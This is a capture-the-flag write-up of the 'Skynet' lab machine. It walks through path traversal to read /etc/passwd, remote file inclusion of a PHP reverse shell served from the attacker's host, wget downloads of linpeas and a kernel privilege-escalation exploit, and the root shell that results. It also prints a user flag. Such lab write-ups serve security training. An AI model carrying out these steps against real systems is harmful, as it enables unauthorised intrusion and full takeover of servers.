
Let's try it.
http://10.10.116.79/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd



Field configuration:


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:
/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd
Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run
/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin milesdyson:x:1001:1001:,,,:/home/milesdyson:
/bin/bash dovecot:x:111:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:112:120:Dovecot login user,,,:/nonexistent:/bin/false postfix:x:113:121::/var/spool/postfix:
/bin/false mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false
```

That works. So, let's see if we can get a reverse shell using this exploit.
We create a script for a reverse shell and then open a netcat session on port 7777 to catch it.



```
  GNU nano 2.9.3                    shell.txt                          Modified

// Some compile-time options are needed for daemonisation (like pcntl, posix). $
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.116.29';  // CHANGE THIS
$port = 7777;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```


Then we exploit with this code:
http://10.10.116.79/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.10.116.29:8888/shell.txt?



```
root@ip-10-10-116-29:~# nano shell.txt
root@ip-10-10-116-29:~# ls
Desktop    Instructions  Postman  shell.txt
Downloads  Pictures      Scripts  thinclient_drives
root@ip-10-10-116-29:~# python3 http.server 8888
python3: can't open file 'http.server': [Errno 2] No such file or directory
root@ip-10-10-116-29:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.116.79 - - [21/Jan/2021 01:05:58] "GET /shell.txt HTTP/1.0" 200 -
```


```
root@ip-10-10-116-29:~# nc -nlvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 10.10.116.79 33492 received!
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 201
7 x86_64 x86_64 x86_64 GNU/Linux
 19:05:58 up  1:29,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Let's capture the user flag.




```
$ cd /home/
$ ls
milesdyson
$ cd milesdyson
$ ls
backups
mail
share
user.txt
$ cat user.txt
7ce5c2109a40f958099283600a9ae807
$
```

We change to the backups directory and learn that there is a process called backup.sh running as root. This is our possible path to privilege escalation.



```
$ ls -al
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 .
drwxr-xr-x 3 root       root       4096 Sep 17  2019 ..
lrwxrwxrwx 1 root       root          9 Sep 17  2019 .bash_history -> /dev/null
-rw-r--r-- 1 milesdyson milesdyson  220 Sep 17  2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17  2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson  655 Sep 17  2019 .profile
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
$ cd backups
$ ls -al
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Jan 20 20:15 backup.tgz
$
```

We appear to have a limited shell. According to the exploit, we can still pull data from the system as root. Let's use the exploit to see if we can list any scripts that may be running as root.




Field configuration:

/etc/crontab: system-wide crontab # Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file # and files in /etc/cron.d. These files also have username fields, # that none of the other crontabs do. SHELL=/bin/sh PATH=/usr/local/sbin: /usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin # m h dom mon dow user command */1 * * * * root /home/milesdyson/backups/backup.sh 17 * * * * root cd / && run-parts --report /etc/cron.hourly 25 6 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily) 47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly) 52 6 1 * * root test -x /usr/sbin /anacron || (cd / && run-parts --report /etc/cron.monthly)


Backup.sh is running as root.

Let's download LinPeas to aid us in our privilege escalation.




```
root@ip-10-10-173-149:~# git clone https://github.com/carlospolop/privilege-esca
lation-awesome-scripts-suite.git
Cloning into 'privilege-escalation-awesome-scripts-suite'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 3126 (delta 27), reused 23 (delta 11), pack-reused 3081
Receiving objects: 100% (3126/3126), 14.44 MiB | 9.05 MiB/s, done.
Resolving deltas: 100% (1813/1813), done.
root@ip-10-10-173-149:~# ls
Desktop       Pictures                                      Scripts
Downloads     Postman                                       shell.txt
Instructions  privilege-escalation-awesome-scripts-suite   thinclient_drives
root@ip-10-10-173-149:~# cd privilege-escalation-awesome-scripts-suite/
root@ip-10-10-173-149:~/privilege-escalation-awesome-scripts-suite# ls
LICENSE  linPEAS  README.md  winPEAS
root@ip-10-10-173-149:~/privilege-escalation-awesome-scripts-suite# cd linPEAS/
root@ip-10-10-173-149:~/privilege-escalation-awesome-scripts-suite/linPEAS# ls
images  linpeas.sh  README.md
root@ip-10-10-173-149:~/privilege-escalation-awesome-scripts-suite/linPEAS# 
```

Next, let's change directories to /tmp. From there we will upload linpeas.sh to our victim server using a wget request.




```
$ pwd
/tmp
$ wget 10.10.173.149:8888/linpeas.sh
--2021-01-21 15:31:05--  http://10.10.173.149:8888/linpeas.sh
Connecting to 10.10.173.149:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 319969 (312K) [text/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... .......... 16% 45.8M 0s
    50K .......... .......... .......... .......... .......... 32% 48.8M 0s
   100K .......... .......... .......... .......... .......... 48% 52.8M 0s
   150K .......... .......... .......... .......... .......... 64%  107M 0s
   200K .......... .......... .......... .......... .......... 80%  512M 0s
   250K .......... .......... .......... .......... .......... 96% 75.5M 0s
   300K .......... ..                                        100%  383M=0.004s

2021-01-21 15:31:05 (72.3 MB/s) - 'linpeas.sh' saved [319969/319969]

$ 
```

Next, we add the executable bit to linpeas.sh




```
$ chmod +x linpeas.sh
$ ls -al
total 352
drwxrwxrwt  9 root     root       4096 Jan 21 15:39 .
drwxr-xr-x 23 root     root       4096 Sep 18  2019 ..
drwxrwxrwt  2 root     root       4096 Jan 21 14:45 .ICE-unix
drwxrwxrwt  2 root     root       4096 Jan 21 14:45 .Test-unix
drwxrwxrwt  2 root     root       4096 Jan 21 14:45 .X11-unix
drwxrwxrwt  2 root     root       4096 Jan 21 14:45 .XIM-unix
drwxrwxrwt  2 root     root       4096 Jan 21 14:45 .font-unix
-rwxrwxrwx  1 www-data www-data 319969 Jan 21 15:00 linpeas.sh
drwx------  3 root     root       4096 Jan 21 14:45 systemd-private-6ebc21e138b1
40eebe99f46a0513b243-dovecot.service-gDXeQa
drwx------  3 root     root       4096 Jan 21 14:45 systemd-private-6ebc21e138b1
40eebe99f46a0513b243-systemd-timesyncd.service-tGmeXf
$ 
```

After running linpeas.sh, I didn't see a clear path to get privilege escalation. As a last resort I will attempt a kernel exploit. To find our kernel version we execute a uname -a command.



```
$ uname -a
uname -a
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 201
7 x86_64 x86_64 x86_64 GNU/Linux
$
```

A quick search reveals an exploit for our kernel version.




Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)

EDB-ID:	CVE:	Author:	Type:
47169	2017-1000112	BCOLES	LOCAL


EDB Verified: ✗

Exploit: ⤓ / {}


We can download the exploit and then upload to the victim /tmp directory via wget.



```
root@ip-10-10-89-85:~# ls
47169.c       Instructions
Desktop       Pictures
Downloads     Postman
exploit.txt   privilege-escalatio
```




```
root@ip-10-10-89-85:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.101.117 - - [21/Jan/2021 23:16:10] "GET /shell.txt HTTP/1.0" 200 -
10.10.101.117 - - [22/Jan/2021 00:27:16] "GET /47169.c HTTP/1.1" 200 -
```



```
$ wget 10.10.89.85:8888/47169.c
wget 10.10.89.85:8888/47169.c
--2021-01-21 18:27:17--  http://10.10.89.85:8888/47169.c
Connecting to 10.10.89.85:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29245 (29K) [text/plain]
Saving to: '47169.c'

47169.c            100%[===================>]  28.56K  --.-KB/s    in 0s

2021-01-21 18:27:17 (604 MB/s) - '47169.c' saved [29245/29245]

$ 
```

Now that the file has been successfully uploaded, we can compile and run the exploit.



```
$ gcc 47169.c -o i-b-root-soon
gcc 47169.c -o i-b-root-soon
$ ./i-b-root-soon
./i-b-root-soon
[.] starting
[.] checking kernel version
[.] kernel version '4.8.0-58-generic' detected
[~] done, version looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] trying /proc/kallsyms...
[.] trying /boot/System.map-4.8.0-58-generic...
[-] open/read(/boot/System.map-4.8.0-58-generic)
[.] trying syslog...
[~] done, kernel addr:   ffffffff91800000
[.] commit_creds:        ffffffff918a5d20
[.] prepare_kernel_cred: ffffffff918a6110
[.] SMEP bypass enabled, mmapping fake stack
[~] done, fake stack mmapped
[.] executing payload ffffffff91817c55
[~] done, should be root now
[.] checking if we got root
[+] got r00t ^_^
root@skynet:/tmp#
```

We are now root!